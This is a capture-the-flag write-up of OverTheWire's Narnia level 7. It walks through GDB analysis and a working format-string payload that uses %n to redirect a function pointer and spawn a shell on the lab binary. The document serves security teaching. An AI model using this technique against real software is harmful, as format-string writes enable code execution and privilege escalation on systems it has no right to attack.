Narnia Level - 7

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

`Donate at:` https://overthewire.org/information/donate.html

`Author`: Jinay Shah

`Tools Used`:

- **GDB** (GNU Debugger)
- **echo** with `e` flag - for crafting payloads with hex escape sequences

---

TL;DR

The program is vulnerable because user input is passed directly as a format string to snprintf(), allowing format specifiers like %x and %n to be interpreted.

The goal is to overwrite the function pointer `ptrf`, which initially points to goodfunction(), so that it instead points to hackedfunction().

Payload used:
`./narnia7 $(echo -e "\x18\xd3\xff\xff")%134517519x%n`

Breakdown:

1. \x18\xd3\xff\xff
    - Little-endian representation of 0xffffd318
    - This is the stack address of the function pointer `ptrf`
    - Injected so printf/snprintf treats it as an argument
2. %134517519x

- Forces snprintf to print 134,517,519 characters
- This value equals 0x0804930f in hex
- 0x0804930f is the address of hackedfunction()

3. %n
    - Writes the number of bytes printed so far
    - Writes 134,517,519 (0x0804930f) into the injected address (ptrf)

Result:
ptrf is overwritten from goodfunction() to hackedfunction(),
and when ptrf() is called, execution jumps to hackedfunction(),
resulting in a shell.

Key takeaway:
%n enables arbitrary memory writes by storing printf's output byte count
into attacker-controlled addresses, making format string vulnerabilities
extremely powerful.


Level info:

narnia7.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int goodfunction();
int hackedfunction();

int vuln(const char *format){
        char buffer[128];
        int (*ptrf)();

        memset(buffer, 0, sizeof(buffer));
        printf("goodfunction() = %p\n", goodfunction);
        printf("hackedfunction() = %p\n\n", hackedfunction);

        ptrf = goodfunction;
        printf("before : ptrf() = %p (%p)\n", ptrf, &ptrf);

        printf("I guess you want to come to the hackedfunction...\n");
        sleep(2);
        ptrf = goodfunction;

        snprintf(buffer, sizeof buffer, format);

        return ptrf();
}

int main(int argc, char **argv){
        if (argc <= 1){
                fprintf(stderr, "Usage: %s <buffer>\n", argv[0]);
                exit(-1);
        }
        exit(vuln(argv[1]));
}

int goodfunction(){
        printf("Welcome to the goodfunction, but i said the Hackedfunction..\n");
        fflush(stdout);

        return 0;
}

int hackedfunction(){
        printf("Way to go!!!!");
            fflush(stdout);
        setreuid(geteuid(),geteuid());
        system("/bin/sh");
        return 0;
}
```

Solution:

Let’s try to execute the program normally and then we will get back to the code:



```
narnia7@narnia:/narnia$ ./narnia7
Usage: ./narnia7 <buffer>
narnia7@narnia:/narnia$ ./narnia7 ABCD
goodfunction() = 0x80492ea
hackedfunction() = 0x804930f

before : ptrf() = 0x80492ea (0xffffd328)
I guess you want to come to the hackedfunction...
Welcome to the goodfunction, but i said the Hackedfunction..
narnia7@narnia:/narnia$
```

There are two functions: `goodfunction()` and `hackedfunction()` there locations or pointers to them are also provided as addresses and another `ptrf()` function is also there we will see to it what it is, let’s get back to examining the code:


```
int main(int argc, char **argv){
        if (argc <= 1){
                fprintf(stderr, "Usage: %s <buffer>\n", argv[0]);
                exit(-1);
        }
        exit(vuln(argv[1]));
}
// If provided arguments the functions calls to vuln()- let's skip to that part the
n:
```

```
int vuln(const char *format){
        char buffer[128];
        int (*ptrf)();
        memset(buffer, 0, sizeof(buffer));
        printf("goodfunction() = %p\n", goodfunction);
        printf("hackedfunction() = %p\n\n", hackedfunction);

        ptrf = goodfunction;
        // so both the addressesof ptrf and goodfunction are the same

        printf("before : ptrf() = %p (%p)\n", ptrf, &ptrf);
        printf("I guess you want to come to the hackedfunction...\n");
        sleep(2);
        // It is sleeping or waiting for 2 seconds here apparently,

        ptrf = goodfunction;

        snprintf(buffer, sizeof buffer, format);
                // This is the same vulnerabilty as level-g, format string vulnerability
                // we would like to change the pointer ptrf from goodfunction() to
                // hackedfunction()
        return ptrf();
}
```

Alright, we understand the code, let's run the program in GDB and examine it's behavior hereon forth:

Let's disassemble the main first:


```
$ gdb ./narnia7
(gdb) disassemble main
```



```
Dump of assembler code for function main:
   0x080492aa <+0>:     push   %ebp
   0x080492ab <+1>:     mov    %esp,%ebp
   0x080492ad <+3>:     cmpl   $0x1,0x8(%ebp)
   0x080492b1 <+7>:     jg     0x80492d3 <main+41>
   0x080492b3 <+9>:     mov    0xc(%ebp),%eax
   0x080492b6 <+12>:    mov    (%eax),%edx
   0x080492b8 <+14>:    mov    0x804b368,%eax
   0x080492bd <+19>:    push   %edx
   0x080492be <+20>:    push   $0x804a082
   0x080492c3 <+25>:    push   %eax
   0x080492c4 <+26>:    call   0x80490c0 <fprintf@plt>
   0x080492c9 <+31>:    add    $0xc,%esp
   0x080492cc <+34>:    push   $0xffffffff
   0x080492ce <+36>:    call   0x80490a0 <exit@plt>
   0x080492d3 <+41>:    mov    0xc(%ebp),%eax
   0x080492d6 <+44>:    add    $0x4,%eax
   0x080492d9 <+47>:    mov    (%eax),%eax
   0x080492db <+49>:    push   %eax
   0x080492dc <+50>:    call   0x8049206 <vuln>
   0x080492e1 <+55>:    add    $0x4,%esp
   0x080492e4 <+58>:    push   %eax
   0x080492e5 <+59>:    call   0x80490a0 <exit@plt>
End of assembler dump.
(gdb)
```

We know the vulnerability is at vuln() `snprintf` let's disassemble that function too:


```
(gdb) disassemble vuln
```



```
   0x0804925d <+87>:    push   %eax
   0x0804925e <+88>:    push   $0x804a035
   0x08049263 <+93>:    call   0x8049040 <printf@plt>
   0x08049268 <+98>:    add    $0xc,%esp
   0x0804926b <+101>:   push   $0x804a050
   0x08049270 <+106>:   call   0x8049080 <puts@plt>
   0x08049275 <+111>:   add    $0x4,%esp
   0x08049278 <+114>:   push   $0x2
   0x0804927a <+116>:   call   0x8049060 <sleep@plt>
   0x0804927f <+121>:   add    $0x4,%esp
   0x08049282 <+124>:   movl   $0x80492ea,-0x84(%ebp)
   0x0804928c <+134>:   push   0x8(%ebp)
--Type <RET> for more, q to quit, c to continue without paging--c
   0x0804928f <+137>:   push   $0x80
   0x08049294 <+142>:   lea    -0x80(%ebp),%eax
   0x08049297 <+145>:   push   %eax
   0x08049298 <+146>:   call   0x80490e0 <snprintf@plt>
   0x0804929d <+151>:   add    $0xc,%esp
   0x080492a0 <+154>:   mov    -0x84(%ebp),%eax
   0x080492a6 <+160>:   call   *%eax
   0x080492a8 <+162>:   leave
   0x080492a9 <+163>:   ret
End of assembler dump.
(gdb) |
```

let's add a breakpoint at just after `snprintf`:

```
(gdb) break *vuln+151
```




```
(gdb) break *vuln+151
Breakpoint 1 at 0x804929d
(gdb) run "AAAAAAAAA"
Starting program: /narnia/narnia7 "AAAAAAAAA"
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
goodfunction() = 0x80492ea
hackedfunction() = 0x804930f

before : ptrf() = 0x80492ea (0xffffd2e8)
I guess you want to come to the hackedfunction...

Breakpoint 1, 0x0804929d in vuln ()
(gdb) x/20wx $esp
0xffffd2dc:     0xffffd2ec      0x00000080      0xffffd5b9      0x080492ea
0xffffd2ec:     0x41414141      0x41414141      0x00000041      0x00000000
0xffffd2fc:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd30c:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd31c:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb) |
```

Notice how rest every memory location is 0x00000000 except for the input of As we provided, that's because of this line of code in `vuln()` function that clears the buffer:

```
memset(buffer, 0, sizeof(buffer));
```

Now let's try to store a memory address from the stack to see how it behaves:


```
$(echo -e "\xfc\xd2\xff\xff")%x %n
# address in little endian code and %x and %n are for formatting, here's what they mean:
# %x → tells printf to: Read the next value from the stack and print it as a
#      hexadecimal integer.
# %n → tells printf to: Write the number of bytes printed so far into the memor
y
#      address provided as an argument.
```



```
(gdb) run $(echo -e "\xfc\xd2\xff\xff")%x %n
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia7 $(echo -e "\xfc\xd2\xff\xff")%x %n
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
goodfunction() = 0x80492ea
hackedfunction() = 0x804930f

before : ptrf() = 0x80492ea (0xffffd2e8)
I guess you want to come to the hackedfunction...

Breakpoint 1, 0x0804929d in vuln ()
(gdb) x/20wx $esp
0xffffd2dc:     0xffffd2ec      0x00000080      0xffffd5b9      0x080492ea
0xffffd2ec:     0xffffd2fc      0x39343038      0x00616532      0x00000000
0xffffd2fc:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd30c:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd31c:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```

It stores the address exactly as we intended, so it works now.

Now all we need to do is convert the hexadecimal value of `hackedfunction()` into decimal value and send that as an argument to be converted into hex using %x so as to allow `ptrf` to point to `hackedfunction()`'s address instead of the `goodfunction()` :



Hex Value (max. 7fffffffffffffff)

```
0804930F
```

Decimal Value

```
134517519
```

Hex to decimal conversion result in base numbers


$(0804930F)_{16} = (134517519)_{10}$

We will also change the address from a random one to the actual `ptrf()` address:

ptrf() = 0x80492ea (`0xffffd2e8`)

Let's try this payload:


```
$(echo -e "\x18\xd3\xff\xff")%134517519x%n
```



```
narnia7@narnia:/narnia$ ./narnia7 $(echo -e "\x18\xd3\xff\xff")%134517519x %n
goodfunction() = 0x80492ea
hackedfunction() = 0x804930f

before : ptrf() = 0x80492ea (0xffffd318)
I guess you want to come to the hackedfunction...
Welcome to the goodfunction, but i said the Hackedfunction..
```

The address for hacked function changes as soon as I try to head away with my address from GDB into terminal, let's correct our address and we should be good to go:

```
./narnia7 $(echo -e "\x18\xd3\xff\xff")%134517519x%n
```



```
narnia7@narnia:/narnia$ ./narnia7 $(echo -e "\x18\xd3\xff\xff")%134517519x%n
goodfunction() = 0x80492ea
hackedfunction() = 0x804930f

before : ptrf() = 0x80492ea (0xffffd318)
I guess you want to come to the hackedfunction...
Way to go!!!!$
$
$ whomai
/bin/sh: 3: whomai: Permission denied
$ whoami
narnia8
```
[redacted]

Allow me to break-down the payload:

```
[ Program Invocation ]

┌──────────────────────────────────────────────┐
| ./narnia7                    |
└──────────────────────────────────────────────┘
[ Argument passed to echo -e" " ]

┌─────────────────────────────────────────────────────
──────────────────────────┐
| \x18\xd3\xff\xff %134517519x%n                   |
└─────────────────────────────────────────────────────
──────────────────────────┘


\x18\xd3\xff\xff → Address of ptrf() to be chnaged
%x           → change value of hackedfunction decimal to hexadecimal
%n           → tells echo: Write the number of bytes printed so far into the me
mory
                  address provided as an argument.
```

References:

1. YouTube [HMCyberAcademy]:

   https://youtu.be/-WZIJ7HeTJ4?si=n4Rhqw11295KRLiq